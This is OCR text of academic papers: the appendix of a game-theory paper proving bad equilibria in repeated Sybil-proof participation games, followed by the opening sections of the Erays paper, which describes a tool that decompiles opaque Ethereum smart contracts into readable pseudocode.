[17] Goldwasser, S., Kalai, Y.T., Rothblum, G.N.: Delegating computation: interactive proofs for muggles. In: Proceedings of the fortieth annual ACM symposium on Theory of computing. pp. 113–122. ACM (2008)

[18] Kosba, A., Miller, A., Shi, E., Wen, Z., Papamanthou, C.: Hawk: The blockchain model of cryptography and privacy-preserving smart contracts. In: Security and Privacy (SP), 2016 IEEE Symposium on. pp. 839–858. IEEE (2016)

[19] Kumaresan, R., Moran, T., Bentov, I.: How to use bitcoin to play decentralized poker. In: CCS

[20] Lind, J., Eyal, I., Kelbert, F., Naor, O., Pietzuch, P., Sirer, E.G.: Teechain: Scalable blockchain payments using trusted execution environments. arXiv preprint arXiv:1707.05454 (2017)

[21] Lindell, Y., Pinkas, B.: Privacy preserving data mining. In: Annual International Cryptology Conference. pp. 36–54. Springer (2000)

[22] Luu, L., Teutsch, J., Kulkarni, R., Saxena, P.: Demystifying incentives in the consensus computer. In: Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security. pp. 706–719. ACM (2015)

[23] Maxwell, G.: Zero knowledge contingent payments. URl: `https://en.bitcoin.it/wiki/Zero_Knowledge_Contingent_Payment` (2011)

[24] McCorry, P., Shahandashti, S.F., Hao, F.: A smart contract for boardroom voting with maximum voter privacy. IACR Cryptology ePrint Archive 2017, 110 (2017)

[25] Miller, A., Bentov, I., Kumaresan, R., Cordi, C., McCorry, P.: Sprites and state channels: Payment networks that go faster than lightning

[26] Nakamoto, S.: Bitcoin: A peer-to-peer electronic cash system (2008)

[27] Parno, B., Howell, J., Gentry, C., Raykova, M.: Pinocchio: Nearly practical verifiable computation. In: IEEE Symposium on Security and Privacy, 2013

[28] Poon, J., Buterin, V.: Plasma: Scalable autonomous smart contracts. White paper (2017)

[29] Roughgarden, T.: Lecture #5: Incentives in peer-to-peer networks. `http://theory.stanford.edu/~tim/f16/l/l5.pdf` (October 2016)

[30] Teutsch, J., Reitwiener, C.: A scalable verification solution for blockchains (2017)

[31] Wood, G.: Ethereum: A secure decentralised generalised transaction ledger. Ethereum Project Yellow Paper 151, 1–32 (2014)

[32] Wood, G.: Polkadot: Vision for a heterogeneous multi-chain framework (2017)

[33] Zhang, F., Daian, P., Kaptchuk, G., Bentov, I., Miers, I., Juels, A.: Paralysis proofs: Secure dynamic access structures for cryptocurrencies and more

[34] Zyskind, G., Nathan, O., Pentland, A.: Enigma: Decentralized computation platform with guaranteed privacy. arXiv preprint arXiv:1506.03471

# A Participation Games: Full proof and discussion

First, we provide a proof of Theorem 1. To do this, we require a more formal setup than provided in Section 2.3. Every round, a participation game is played. Players have *time-discounted utilities* for some discounting parameter $\gamma < 1$. That is, the utility of round $r$ is discounted at a rate of $\gamma^r$ times the payoffs in the first round. Note that this is necessary in order for payoffs to be finite and the notion of best-responding to make sense. We will take $\gamma \to 1$. That is, the game is played for a fixed $\gamma < 1$, but we will consider the case where $\gamma$ is very close to 1.

**Definition 1** (One-Shot Sybil-Proof)**.** *We say that a participation game $f(\cdot)$ is **One-Shot Sybil-Proof** if for all $k$, $\ell \cdot f(k+\ell) \leq f(k+1)$. Note that this is equivalent to saying the strategy $s_i = 1$ is always a best response.*

**Observation 1.** *Every One-Shot Sybil-Proof participation game has $f(n+1) \leq f(n)/2$.*

*Proof.* Consider $\ell = 2$ in the definition of One-Shot Sybil-Proof. The claim immediately follows. □

**Definition 2** (Participation Parameter)**.** *Define the **participation parameter** of a Sybil-proof participation game to be the maximum $k$ such that $f(k) > 1$.*

*Proof of Theorem 1.* Let $k$ be the participation parameter of the participation game. If $k = 1$, then it is trivially an equilibrium for player one to participate with $s_1 = 1$ every round, and all other players to not participate, and the theorem is proved.

If $k > 1$, we will consider any $1 > \gamma \geq 1 - \frac{1}{3kf(1)}$. Consider the following equilibrium:

- Player one participates and sets $s_1 = k$ in every round.
- Player $i \in [2,k]$ uses the following strategy: if during any of the previous $R = 12kf(1)^2$ rounds, $\sum_{j \neq i} s_j < k - i - 1$, set $s_i = 1$. Otherwise, set $s_i = 0$.
- Players $i > k$ set $s_i = 0$.

First, observe that all players $i > 1$ are best-responding, by definition of the participation parameter. Player one will set $s_1 = k$ every round no matter what, so all other players will set $s_j = 0$. Therefore, in any round the decisions faced by player $i$ is simply whether to set $s_j = \ell$ and get reward $\ell \cdot f(k+\ell)$, without affecting anyone's strategies in any future rounds. By the fact that $f(\cdot)$ is One-Shot Sybil-Proof, we have that $\ell \cdot f(k+\ell) \leq f(k+1)$. By definition of the participation parameter, $f(k+1) \leq 1$. So player $i$ would get reward at most 1 by participating, and have to pay cost 1, giving them non-positive utility by participating. Therefore, all players $i > 1$ are best responding (getting zero utility, but with no options that give higher utility).

Now, we wish to prove that player 1 is also best responding. Note that it is certainly possible for player 1

to improve their payoff in one round: they can achieve $\ell \cdot f(\ell)$ for any $\ell$ immediately after a round where they set $s_i = k$. Immediately from the definition of One-Shot Sybil-Proof, we see that player 1 would make more profit in this round by setting $s_i = 1$. However, this would cost them in future rounds, and it causes other players to participate.

Specifically, observe first that player 1 is strictly better off setting $s_1 = k$ in any round than $s_1 > k$. This is because all other players behave the same in every future round regardless of whether $s_1 = k$ or $s_1 > k$, and $s_1 = k$ yields strictly higher reward in the present round. So we need only consider deviations where $s_1 < k$.

Now consider the payoff of player 1 if they set $s_1 = k$ in every round. Each round they will get exactly $k \cdot f(k) - 1 := A$. So player 1 gets reward $\geq A/(1-\gamma)$.

Consider instead the maximum payoff if player 1 if they set $s_1 = \ell < k$ in some round. In this round, player 1 will get payoff $\ell \cdot f(\ell) - 1 > \varepsilon$. But now consider the subsequent $R$ rounds, and call this set of rounds $\mathscr{R}$. In at most $k$ of these rounds is it possible that $\sum_j s_j < k$. This is because $\sum_{j \neq 1} s_j \geq k - X$, where $X$ is the minimum $s_1$ played over the previous rounds of $\mathscr{R}$. This is because if in *any* prior round in $\mathscr{R}$ we had $s_1 = X$, then players $2, \ldots, k - X + 1$ will all participate for the remaining rounds in $\mathscr{R}$. So the only way we can possibly have $\sum_j s_j < k$ is if $s_i < X$. As there are only $k$ possible values to report, $X$ can only decrease up to $k$ times, meaning that there are at most $k$ rounds where $\sum_j s_j < k$. Intuitively, what's going on is that every time player 1 lowers their Sybil count from the previous minimum, they get one awesome round where the total number of participants is $< k$. But all future rounds in $\mathscr{R}$ have increased participation from others, so the total participation will be at least $k$ until player 1 further lowers their on Sybil count.

In each of these $k$ rounds, player 1 might get a payoff of up to $f(1) - 1 = C$ (this is a very loose upper bound). However, in each of the other rounds, player 1 gets a payoff of at most $(k-1)f(k) - 1 \leq A - 1$. This is because there are at least $k$ total participants in all other rounds, at least one of which is not player 1. So if player 1 is participating, the best case for them is that they are $k-1$ of the participants with only one other participant. So player 1's total payoff during these $R$ rounds is upper bounded by:

$$\sum_{r=0}^{R-1} (A-1)\gamma^r + kf(1) = (A-1)(1-\gamma^R)/(1-\gamma) + kf(1)$$
$$= A(1-\gamma^R)/(1-\gamma) + kf(1) - (1-\gamma^R)/(1-\gamma).$$

Finally, observe that the total payoff for the entire remainder of the game from $R+1$ until it terminates is at most $\gamma^R \cdot f(1)/(1-\gamma)$. This is because the most value that can possibly be earned in round $r$ is $\gamma^r f(1)$, so summing from $r = R$ to $\infty$ yields the above. This means that if the player deviates from $s_1 = k$ in round one, their total payoff is at most:

$$A/(1-\gamma) + kf(1) - (1-\gamma^R)/(1-\gamma) + \gamma^R f(1)/(1-\gamma).$$

Observe that the first term is exactly the reward achieved by setting $s_1 = k$ in every round. The added term can be made arbitrarily negative by setting $\gamma, R$ appropriately. In particular, setting $\gamma = 1 - \frac{1}{3kf(1)}$, $R = 12kf(1)^2$ yields:

$$kf(1) - (1-\gamma^R)/(1-\gamma) + \gamma^R f(1)/(1-\gamma)$$
$$= kf(1) - 3kf(1) \cdot (1-\gamma^R) + \gamma^R \cdot 3kf(1)^2$$
$$= kf(1) \cdot \left(-2 + 3(f(1)+1)\gamma^R\right) < 0.$$

The final inequality follows because $R$ is sufficiently large.

□

A quick comment on Theorem 1 is warranted. First, observe that our constants $\gamma$ and $R$ are really wasteful in order to keep the proof as simple as possible. Certainly we could optimize the constants, but this is not the point of the theorem. In addition, we of course are not claiming to predict that this is how players will behave in a participation game. There are numerous equilibria. The point we are making is that there are *provably bad equilibria* in the repeated game, despite the sound logic for one-shot reasoning, and these equilibria are quite (qualitatively) natural: most players react to the market, and one player cleverly stays one step ahead. Given this, and the very plausible existence of other undesirable equilibria, we would not predict that the one-shot sybil-proof equilibrium arises in the repeated game.

## A.1 Discussion of possible defenses

In this section, we overview some "outside-the-box" defenses against the participator's dilemma. These defenses seem a) technically challenging (perhaps impossible) and b) costly - scaling linearly with the computational power of a possible adversary. The main idea is that our analysis of participation games considered one task in isolation where it was feasible for every player to participate in every round.

Consider instead a set of $T$ participation games played in parallel, with the constraint that any player can simultaneously enter at most $A$ of them. The bound $A$ may come from limits on computational power, or required

monetary deposits. The "natural" state of affairs, however, would have $A > T$, reducing us back to the original participation game. That is, one should expect a single verifier (or conglomerate of verifiers) to have the computational power to process all contracts. Similarly, assuming that any ordinary participant can amass the funds for a deposit, a single wealthy verifier (or conglomerate) should certainly be able to amass the funds to deposit everywhere. So this approach initially doesn't seem to buy anything.

One potential avenue for defense is to introduce *dummy contracts* that are indistinguishable from the rest, to artificially inflate $T > A$. The downside to this is that if dummy contracts are to be indistinguishable from the rest, they must also reward verifiers, and therefore the cost of the system will blow up. Even if one is willing to pay the cost, this solution has some pitfalls:

- It's unclear how to design dummy transactions that are truly indistinguishable from the rest.
- Even if dummy transactions are indistinguishable from the rest, an adversary could still try to flood verification of a specific contract they're invested in, encouraging others to spend their limited deposits/computational power verifying elsewhere.

If somehow one is able to bypass the above problems, the cost of implementing dummy contracts grows linearly with the ratio $A/T$ (where $T$ is the natural desired throughput). We include the results of some simulations confirming this below.

With enough dummy transactions, the game becomes the following: each player simultaneously chooses a number of Sybils $s_i$. Then, $A$ participation games are chosen uniformly at random, and player $i$ enters $s_i$ Sybils in each (note that it is without loss of generality that each player chooses the same number of Sybils per game by symmetry). If $A/T'$ ($T'$ includes the dummy contracts) is small, then even if one player introduces many Sybils, there will still be a decent chance of winding up in a contract where they don't participate at all, which will still yield reasonable reward. However, we certainly need $T' > A$ in order to accomplish this, and the dummy transactions require payment as well.

The plots below describe the following: Assume an initial ratio of $A/T$ (called 'A' in the plots - one can alternatively think of $T$ as being normalized to 1). Then, pick a ratio of dummy contracts to increase $T$ to $T' > A$, and a reward function $f(\cdot)$ of the form $f(m) = c \cdot 2^{-m}$. Player 1 will then pick $s_1$ to enter in $A$ participation games per round, knowing that all other players will best respond to this, in order to maximize their own payoff. Finally for a given $k$ (desired number of distinct participators per contract), we optimize over all choices of $T', c$ to find the minimum cost solution that guarantees $k$ distinct participators per contract in expectation (in the above form of equilibrium). We include two plots below.





Figure 3: **Plot of total required cost to guarantee $x$ distinct participators in expectation, when one user does optimal Sybil attacks for various initial ratio of $A/T$.**





Figure 4: **Plot of total required cost to guarantee $\{2,3,4,5\}$ distinct participators in expectation, when one user does optimal Sybil attacks as a function of initial ratio $A/T$.**

Both figures have the total cost on the y-axis. Figure 3 has the desired number of distinct participators on the x-axis. The dotted line plots the ideal cost: how much we have to pay per contract to get $x$ distinct verifiers (this is just $x$). The solid lines plot the cost of the optimal solution using dummy contracts for various initial values of $A/T$. The takeaway from the first plot is just that there's a noticeable separation between ideal and the necessary cost if $A > T$.

Figure 4 has $A$ on the y-axis, and the solid lines plot the cost of the optimal solution using dummy contracts as a function of $A$. Here, it is easy to see that the cost is linear in $A$ for all desired number of distinct verifiers. Note that this blowup will come *on top* of whatever blowups are already identified in works based on participation games due to other concerns.

# Erays: Reverse Engineering Ethereum's Opaque Smart Contracts

Yi Zhou Deepak Kumar Surya Bakshi Joshua Mason Andrew Miller Michael Bailey

*University of Illinois, Urbana-Champaign*

## Abstract

Interacting with Ethereum smart contracts can have potentially devastating financial consequences. In light of this, several regulatory bodies have called for a need to audit smart contracts for security and correctness guarantees. Unfortunately, auditing smart contracts that do not have readily available source code can be challenging, and there are currently few tools available that aid in this process. Such contracts remain *opaque* to auditors. To address this, we present Erays, a reverse engineering tool for smart contracts. Erays takes in smart contract from the Ethereum blockchain, and produces high-level pseudocode suitable for manual analysis. We show how Erays can be used to provide insight into several contract properties, such as code complexity and code reuse in the ecosystem. We then leverage Erays to link contracts with no previously available source code to public source code, thus reducing the overall opacity in the ecosystem. Finally, we demonstrate how Erays can be used for reverse-engineering in four case studies: high-value multisignature wallets, arbitrage bots, exchange accounts, and finally, a popular smart-contract game, Cryptokitties. We conclude with a discussion regarding the value of reverse engineering in the smart contract ecosystem, and how Erays can be leveraged to address the challenges that lie ahead.

## 1 Introduction

Smart contracts are programs that facilitate trackable, irreversible digital transactions. Smart contracts are prominently featured in Ethereum, the second largest cryptocurrency. In 2018, Ethereum smart contracts hold over $10 B USD[1]. These can be used to facilitate a wide array of tasks, such as crowdfunding, decentralized exchanges, and supply-chain tracking [32].

[1]At the time of writing in February 2018 the Ethereum to USD conversion is approximately $1.2 K USD per ETH

Unfortunately, smart contracts are historically error-prone [14, 24, 52] and there is a potential high financial risk associated with interacting with smart contracts. As a result, smart contracts have attracted the attention of several regulatory bodies, including the FTC [18] and the SEC [43], which are intent on auditing these contracts to prevent unintended financial consequences. Many smart contracts do not have readily linkable public source code available, making them *opaque* to auditors.

To better understand opaque smart contracts, we present Erays, a reverse engineering tool for Ethereum smart contracts. Erays takes as input a compiled Ethereum Virtual Machine (EVM) smart contract without modification from the blockchain, and returns high-level pseudocode suitable for manual analysis. To build Erays, we apply a number of well-known program analysis algorithms and techniques. Notably, we transform EVM from a stack-based language to a register based machine to ease readability of the output for the end-user.

We next turn to measuring the Ethereum smart contract ecosystem, leveraging Erays to provide insight into code complexity and code reuse. We crawl the Ethereum blockchain for all contracts and collect a total of 34 K unique smart contracts up until January 3rd, 2018. Of these, 26 K (77.3%) have no readily available source code. These contracts are involved with 12.7 M (31.6%) transactions, and hold $3 B USD.

We next leverage Erays to demonstrate how it can be used to link smart contracts that have no readily available source code to publicly available source code. We build a "fuzzy hash" mechanism that can compare two smart contracts and identify whether a function in one contract has similar syntactic structure to functions in another contract. Using this technique, we are able to map a median 50% of functions and 14.7% of instructions per opaque contract, giving immediate partial insight to opaque contracts in the ecosystem.

Finally, we show how Erays works as a reverse engineering tool applied to four case studies — high-value

multi-signature wallets, arbitrage bots, exchange accounts, and finally, a popular smart contract game, Cryptokitties. In investigating high-value wallets, we were able to reverse engineer the access control policies of a large, commercial exchange. We find some standard policies, however, also uncover ad-hoc security devices involving timers and deposits. In studying arbitrage contracts, we find examples of new obfuscation techniques. We then successfully reverse engineer the opaque portion of code from the Cryptokitties game, which plays a role in ensuring fair gameplay. In all of these cases, we find that opacity is expected and sometimes important to the correct functionality of these contracts. In light of this, we posit that smart contract developers may be expecting to achieve "security by obscurity" by withholding their high level code.

We conclude with a discussion of the value of audits, reverse engineering, and where Erays can aid in solving the growing needs of the Ethereum community. We hope Erays will prove useful to the security and cryptocurrency communities to address the challenges that lie ahead.

## 2 Background

**Blockchains and Cryptocurrencies.** A blockchain is a distributed network that maintains a globally consistent log of transactions. Public blockchains, such as Bitcoin [40] and Ethereum [50], are typically implemented as open peer-to-peer networks, based on proof-of-work mining. Cryptocurrencies are virtual currencies implemented on a public blockchain, where the transactions are digitally signed messages that transfer balances from one user account (i.e., public key) to another.

**Ethereum Smart Contracts.** In addition to user accounts, Ethereum also features *smart contract* accounts. A contract account is associated with a fragment of executable code, located at an address. Smart contracts make up approximately 5% of the total Ethereum accounts, account for 31.2% of the overall transactions, and hold 9.4% of total Ether in their balances.

A smart contract is executed when a user submits a transaction with the contract as the recipient. Users include payload data in the transaction, which in turn is provided as input to the smart contract program. A contract is arranged as a collection of functions, which users can invoke. A contract can also trigger the execution of another smart contract through a `CALL` instruction that sends a message, similar to a remote procedure call in other programming paradigms.

Smart contract execution must be replicated by validating nodes on the network. To prevent resource exhaustion, users that create transactions must pay an amount of *gas* for every opcode executed, which translates to certain amount of Ether depending on a market rate.

Contracts are executed in a virtual environment known as the Ethereum Virtual Machine (EVM). EVM defines a machine language called EVM bytecode, which includes approximately 150 opcodes [50]. EVM is a stack-based machine, where opcodes read and write from an operand stack. EVM further provides *memory* and *storage* for additional functionality. Memory is specified as an array used to store volatile data during contract execution. Storage is a key-value store indexed by 256-bit values (one EVM-word). Unlike memory, storage persists across the execution history of a contract and is stored as a part of the global blockchain state.

Developers typically write smart contract code in high-level languages, which are then compiled into EVM bytecode. In 2018, the most popular programming language for Ethereum smart contracts is Solidity [7]. Solidity syntax is heavily influenced by Javascript and C++, and supports a number of complex language features, such as inheritance, libraries, and user-defined types.

**Ethereum-based Tokens.** In addition to the built-in Ether currency, the Ethereum blockchain is also widely used as a host for "tokens", which are separate currency-like instruments built on top of a smart contract. There are currently more than 33 K such contracts on the Ethereum network. Tokens can be traded as currencies on a variety of market exchanges. Together, the total market capitalization of tokens exceeds $60 B USD.[2] Tokens today are used to support a variety of functions, such as crowd-funding and exchanges.

## 3 Opacity in Smart Contracts

The bytecode for every smart contract is readily available on the blockchain. However, bytecode alone is is difficult to read and understand, limiting its use in effectively determining what a smart contract does. We begin our analysis of smart contracts by first investigating how many contracts can not be immediately linked back to source code, and characterizing how important those contracts are in the ecosystem.

### 3.1 Collecting and Compiling Contracts

In order to investigate contracts with missing source code, we first collect all Ethereum smart contracts from the beginning of the blockchain through January 3rd, 2018. This resulted in 1,024,886 contract instances. Not all of these contracts have unique bytecode. After removing duplicates, we find only 34,328 unique contracts, which is a 97% reduction in contracts from the original set.

[2] At the time of writing in February 2018, the Ethereum to USD conversion is approximately $1.2 K USD per ETH.

| Type | Contracts | Transactions | | Balance (Ether) | |
|---|---|---|---|---|---|
| Total | 1,024,886 | 40,380,705 | (100%) | 9,884,533 | (100%) |
| Unique | 34,328 | 40,380,705 | (100%) | 9,884,533 | (100%) |
| Opaque | 26,594 | 12,753,734 | (31.6%) | 2,559,745 | (25.9%) |
| Transparent | 7,734 | 27,626,971 | (68.4%) | 7,324,788 | (74.1%) |

Table 1: **Opacity in Ethereum Blockchain** — We show the opacity of contracts in the Ethereum blockchain, as well as the number of transactions and Ether in each category. Although opaque contracts make up 77.3% of unique contracts, they only account for 31.6% of the transactions and 25.9% of the Ether held by contracts.

In order to determine how many blockchain contracts have readily accessibly source code, we turned to Etherscan [3]. Etherscan has become the de facto source for Ethereum blockchain exploration. Etherscan offers a useful feature called "verified" contracts, where contract writers can publish source code associated with blockchain contracts. Etherscan then independently verifies that the compiled source code produces exactly the bytecode available at a given address. Etherscan then makes the verified source available to the public. We scraped Etherscan for all verified contracts as of January 3rd, 2018, collecting a total of 10,387 Solidity files.

We then compiled the Etherscan verified contracts to determine exact bytecode matches with blockchain contracts. Etherscan provides the precise compiler version for each verified source file, so to begin, we compiled each source file with its provided compiler version. From these, we collected 7.5 K unique binaries. To identify variants of contracts that were compiled with older versions of the Solidity compiler, we aggregated every major compiler version from `v0.1.3` to `v0.4.19` and compiled each contract with every version. In total, from the seed set of 10.4 K source files, we collected 88.4 K unique binaries across 35 compiler versions.

## 3.2 Opacity

We next investigated contract opacity in the Ethereum ecosystem today. Of the 1 M contract instances, we could not successfully match 965 K, or 96.5% to any compiled source code. We find that of the 34 K unique contracts, we are able to successfully match 7.7 K ( 22.7%) of contracts. Unfortunately, this leaves 77.3% of unique contracts opaque.

We next turn to the question of how important these 77.3% of contracts are to the ecosystem. To quantify importance, we use two metrics: the amount of money stored in each contract, and the transaction volume (by number of transactions) with each contract. Table 1 shows a breakdown of the contracts in our dataset by these two metrics. Although opaque contracts make up most of the smart contracts in the ecosystem, we find that they are in the minority by both transaction volume and balance. Opaque contracts are transacted with 12.7 M times, compared with transparent contracts, which are transacted with 27.6 M times. In addition, opaque contracts only hold $3.1 B USD, while transparent contracts hold $7.3 B USD. Although it appears that transparency in the ecosystem prevails, the fact remains that 12.7 M interactions with contracts and a total of $3.1 B USD are held in contracts for which auditors and regulators have no insight into.

# 4 System Design

In order to investigate opaque contracts in the Ethereum ecosystem, we introduce Erays, an EVM reverse engineering tool. Erays takes a hex encoded contract as input and transforms it into human readable expressions. In this section, we describe the transformations Erays makes in order to build human-readable representations of smart contracts.

## 4.1 Disassembly and Basic Block Identification

In the first stage, we disassemble the hex string into EVM instructions, and then partition these instructions into basic blocks. A basic block is a linear code sequence with a single entry point and single exit point [9]. We generate the instructions using a straightforward *linear sweep* [42]. Starting from the first byte in the hex string, each byte is sequentially decoded into the corresponding instruction.

Next, we aggregate instructions into their resultant basic blocks. These are derived through two simple rules. Instructions that alter the control flow (i.e., exits or branches) mark block exit, while the special instruction `JUMPDEST` marks block entry. When all block entries and exits are identified, basic block partitioning is complete. Code Block 1 shows an example of this transformation.

## 4.2 Control Flow Graph Recovery

In this stage, we recover the control flow graph (CFG) [9] from the basic blocks. A CFG is a directed graph where

```
   hex      instruction
b0:
   6000     PUSH1 0x60
   54       SLOAD
   600a     PUSH1 0xa
   6008     PUSH1 0x8
   56       JUMP
b1:
   5b       JUMPDEST
   56       JUMP
...
```

Code Block 1: **Assembly Code—** We show (part of the) input hex string disassembled and then divided into basic blocks.

each node represents a basic block and each edge denotes a branch between two blocks. In a directed edge `b0` $\rightarrow$ `b1`, we refer to `b1` as the *successor* of `b0`. At its core, recovering a CFG from basic blocks requires identifying the successor(s) of each basic block.

To determine the successor(s) for a basic block `b`, we need to examine the last instruction in the block. There are three cases:

1. An instruction that does not alter control flow
2. An instruction that halts execution (`STOP, REVERT, INVALID, RETURN, SELFDESTRUCT`)
3. An instruction that branches (`JUMP, JUMPI`)

In the first case, control simply flows to the next block in the sequence, making that block the successor of `b`. In the second case, since the execution is terminated, `b` would have no successor. In the last case, the successor depends on the target address of the branch instruction, which requires closer scrutiny.

*Indirect branches* present a challenge when determining the target address [46]. In a direct branch, the destination address is derived within the basic block and thus can be computed easily. In an indirect branch, however, the destination address is placed on the stack before entering a block. Consider block `b1` in Code Block 1. As mentioned, the destination address is on the top of the stack upon entering the block. We therefore cannot determine the destination address from block `b1` alone.

To address this issue with indirect branches, we model the stack state in our CFG recovery algorithm, shown in Code Block 2. The algorithm follows a conventional pattern for CFG recovery [46]: we analyze a basic block, identify its successors, add them to the CFG, then recursively analyze the successors.

When analyzing a block, we model the stack effects of instructions. The `PUSH` instructions are modeled with concrete values placed on the stack. All other instructions are modeled only insofar as their effect on stack height.

```
explore(block, stack):
   if stack seen at block:
      return
   mark stack as seen at block

   for instruction in block:
      update stack with instruction
   save stack state

   if block ends with jump:
      successor_block = stack.resolve_jump
      add successor_block to CFG
      explore(successor_block, stack)
   if block falls to subsequent_block:
      revert stack state
      add subsequent_block to CFG
      explore(subsequent_block, stack)
```

Code Block 2: **CFG Recovery Algorithm—** We analyze a basic block, identify its successors, add them to the CFG, then recursively analyze the successors

Consider the first two instructions in block `b0` in Code Block 1. Suppose we start with an empty stack at the block entry. The first instruction `PUSH1 0x60` will push the constant `0x60` on the stack. The second instruction `SLOAD` will consume the `0x60` to load an unknown value from storage.

Using this stack model, we effectively emulate through the CFG, triggering all reachable code blocks. At each block entrance reached, we compare the current stack image with stack images observed thus far. If a stack image has already been recorded, the block would continue to a path that has already been explored, and so the recovery algorithm backtracks.

## 4.3 Lifting

In this stage, we *lift* EVM's stack-based instructions into a register-based instructions. The register-based instructions preserve most operations defined in the EVM specification. Additionally, a few new operations are introduced to make the representation more concise and understandable:

`INTCALL`, `INTRET`: These two instructions call and return from an internal function, respectively. Unlike external functions invoked through `CALL`, internal functions are implicitly triggered through `JUMP` instructions. We heuristically identify the internal function calls [3], which allows further simplification of the CFG.

`ASSERT`: As in many high level languages, this instruction asserts a condition. The solidity compiler inserts

[3] The details of the heuristic are included in the Appendix A.

certain safety checks (e.g., array bounds checking) into each produced compiled contract. In order to eliminate redundant basic blocks, we replace these checks with ASSERT.

NEQ, GEQ, LEQ, SL, SR: These instructions correspond to “not equal”, “greater than or equal”, “less than or equal”, "shift left", and “shift right”. While these operations are not part of the original EVM instruction set, the functionalities are frequently needed. These instructions allow us to collapse more verbose EVM instructions equences (e.g., sequence EQ, ISZERO) into one NEQ instruction.

MOVE: This instruction copies a register value or a constant value to a register. The instructions SWAP (swap two stack items), DUP (duplicate a stack item) and PUSH (push a stack item) are all translated into MOVE instructions.

To derive the registers on which the instructions operate, we map each stack word to a register, ranging from $s0 to $s1023 because the EVM stack is specified to have a maximum size of 1,024 words. Additionally, we introduce two other registers in our intermediate representation, namely $m and $t. The Solidity compiler uses memory address 0x40 to store the free memory pointer. Since that pointer is frequently accessed, we use $m to replace all references to that memory word. The $t register is used as a temporary register for SWAP instructions.

Each instruction is then assigned appropriate registers to replace its dependency on the stack. Consider the instruction ADD as an example. ADD pops two words off of the stack, adds them together, and pushes the result back onto the stack. In our instruction, ADD reads from two registers, adds the values, and writes back to a register. Figure 1 shows both the stack and the registers during an ADD operation. A key observation is that in order to read and write the correct registers, the stack height must be known [49]. In this example, the initial stack height is three, so the ADD reads from $s1 and $s2, and writes the result back to $s1. Our translation for this instruction would be `ADD $s1, $s2, $s1`, where we place the `write_register` before `read_registers`.





Figure 1: **Lifting an ADD Instruction** — We show both the stack image and the registers before and after an ADD is executed. The initial stack height is three, thus, ADD reads from $s1 and $s2, and writes back the result to $s1.

Knowing the precise stack height is crucial to lifting. As described previously, we collect the stack images for each block during CFG recovery. Given the stack height at the block entrance, all the instructions within the block can be lifted. Code Block 3 shows an example of a basic block being lifted given a stack height of three at the block entrance. We note that the stack images recorded at a block might disagree on height. In most cases, the discrepancy arises from internal function, which is resolved by introducing INTCALL. In other cases, we duplicate the reused block for each unique height observed.

```
PUSH1 0x1              MOVE   $s3, 0x1
SLOAD                  SLOAD  $s3, [$s3]
DUP2                   MOVE   $s4, $s2
LT                     LT     $s3, $s4, $s3
ISZERO                 ISZERO $s3, $s3
PUSH1 0x65             MOVE   $s4, 0x65
JUMPI                  JUMPI  $s4, $s3
```

Code Block 3: **Lifting A BLock** — We show a block of stack-based instructions lifted to register-based instructions given initial stack height of three.

```
SLOAD  $s3, [0x1]
GEQ    $s3, $s2, $s3
JUMPI  0x65, $s3
```

Code Block 4: **Optimizing A Block** — We show the optimized version of Code Block 3.

## 4.4 Optimization

During the optimization phase, we apply several compiler optimizations to our intermediate representation. We mainly utilize data flow optimizations, including constant folding, constant propagation, copy propagation and dead code elimination. The details of these algorithms are outside the scope of this paper, but they are well described in the literature [8, 38, 47].

The optimizations mentioned aim to simplify the code body. A significant number of available EVM instructions are dedicated to moving stack values. As a result, the lifted code contains many MOVE instructions that simply copy data around. These optimizations eliminate such redundancy in the instructions. Code Block 4 shows the optimized version of the block from Code Block 3. In the example, all the MOVE instructions are eliminated. We also note that the LT, ISZERO sequence is further reduced to GEQ.

## 4.5 Aggregation

Aggregation aims to further simplify the produced intermediate representation by replacing many instructions

```
SLOAD $s3, [0x1]      $s3 = S[0x1]
GEQ   $s3, $s2, $s3   $s3 = $s2 ≥ $s3
JUMPI 0x65, $s3       if ($s3) goto 0x65
```

Code Block 5: **Three-Address Form** — We show the Code Block 4 in three-address form.

with their analog, compact versions that we term "aggregated expressions." Unlike instructions, expressions can be nested arbitrarily, bearing more resemblance to high level languages.

To begin aggregation, instructions are converted into expressions in three-address form [47]. Each expression is a combination of an assignment and an operator, with the `write_register` to the left of the assignment and the operator along with the `read_registers` to the right of the assignment. Code Block 5 shows the conversion.

Next, we aggregate expressions based on the definitions and usages of registers. A definition is in the form `$r = RHS`, where `$r` is a register and `RHS` is an expression. For each subsequent usage of `$r`, we replace it with `RHS` as long as it is valid to do so. We cease propagating a given definition when either `$r` is redefined or any part of `RHS` is redefined.

Combined with dead code elimination, the aggregation process pushes the definitions down to their usages, producing a more compact output. Consider the example in Code Block 5, by aggregating the first expression into the second one, and then the second into the third, the block can be summarized into a single expression:

```
if ($s2 ≥ S[0x1]) goto 0x65
```

## 4.6 Control Flow Structure Recovery

We employ structural analysis [44] algorithms to recover high level control constructs (control flow structure recovery). Constructs such as "while" and "if then else" are recovered through pattern matching and collapsing the CFG. If a region is found to be irreducible, we leave the goto expression unchanged. Moreover, each external function is separated by walking through a jump-table like structure at the entrance of the CFG. Code Block 6 shows an external function as an example.

## 4.7 Validation

Erays transforms the contract into more readable expressions. In order to make use of the expressions for further analysis, we must first validate that they are *correct*. The correctness is evaluated through testing. Given specific contract inputs, we "execute" our representation and check if it produces the correct outputs.

```
assert(0x0 == msg.value)
$s2 = c[0x4]
while (0x1) {
  if ($s2 >= s[0x0])
      break
  if ($s2 <= 0xa) {
    $s2 = 0x2 + $s2
  }
  $s2 = 0xc + $s2
}
m[$m] = $s2
return($m, (0x20 + $m) - $m)
```

